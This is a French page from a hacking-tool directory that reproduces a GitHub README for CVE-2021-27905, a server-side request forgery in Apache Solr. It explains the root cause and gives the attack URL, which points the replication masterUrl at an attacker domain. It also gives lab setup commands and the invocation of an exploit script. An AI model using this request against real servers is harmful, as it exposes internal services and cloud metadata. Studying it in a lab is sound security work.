
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/rizzziom/cve-2021-27905
ReconnaissanceAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'Intrusion
GitHubrizzziom/cve-2021-27905

CVE-2021-27905

Apache Solr < 8.8.2 - Falsification de requête côté serveur

Voir le dépôt
217il y a 11 moisPas encore vérifié
Partager
Site web

CVE-2021-27905

N°Titre
1Vue d'ensemble
2Cause racine
3Preuve de concept
4Atténuation (8.8.2+)
5Référence

À des fins éducatives et de recherche uniquement. N'utilisez pas ce code sur des systèmes que vous ne possédez pas ou pour lesquels vous n'avez pas l'autorisation explicite de tester. Je ne suis pas responsable de toute utilisation abusive.

Vue d'ensemble

Il s'agit d'une vulnérabilité de type Server Side Request Forgery (SSRF) affectant Apache Solr (< 8.8.2) qui permet à des attaquants distants d'effectuer des requêtes HTTP arbitraires vers des systèmes internes ou externes via le paramètre masterUrl du gestionnaire de réplication, exposant potentiellement des services internes ou des métadonnées cloud sensibles.

Versions affectées : Toutes les versions antérieures à 8.8.2 (7.0.0 - 7.7.3, 8.0.0 - 8.8.1)

Cause racine

Le mécanisme de réplication dans Solr permet à un « replica » de récupérer les fichiers d'index depuis un « master/leader » en spécifiant un paramètre masterUrl ou leaderUrl. L'URL pointée via ce paramètre n'est pas correctement validée dans les versions affectées d'Apache Solr. Cela permet donc aux attaquants de convaincre le serveur d'accéder à une ressource distante de leur choix.

Flux vulnérable

  • Un attaquant envoie une requête à un point de terminaison tel que :
/solr/<CORE_NAME>/replication?command=fetchindex&masterUrl=http://<ATTACKER_DOMAIN>

Le ReplicationHandler de Solr va :

  1. Accepter la requête.
  2. Utiliser le masterUrl fourni pour télécharger les données d'index.
  3. Effectuer en interne un appel HTTP vers cette adresse.

Preuve de concept

CONFIGURATION DU LABORATOIRE

  • Un laboratoire peut être configuré localement avec docker :
$ cd lab
$ docker compose up -d

# vérifier l'accessibilité
$ curl http://127.0.0.1:8983/solr
  • Nettoyage
$ docker compose down

EXPLOITATION

  • Configurer un environnement virtuel :
# pour windows
$ python -m venv <NOM>
$ .\<NOM>\Scripts\activate
# pour linux
$ python3 -m venv <NOM>
$ source ./<NOM>/scripts/activate
  • Installer les dépendances :
$ pip install -r requirements.txt
  • Exécuter cve-2021-27905.py

$ python3 cve-2021-27905.py --target <CIBLE> --payload <PAYLOAD_SSRF>
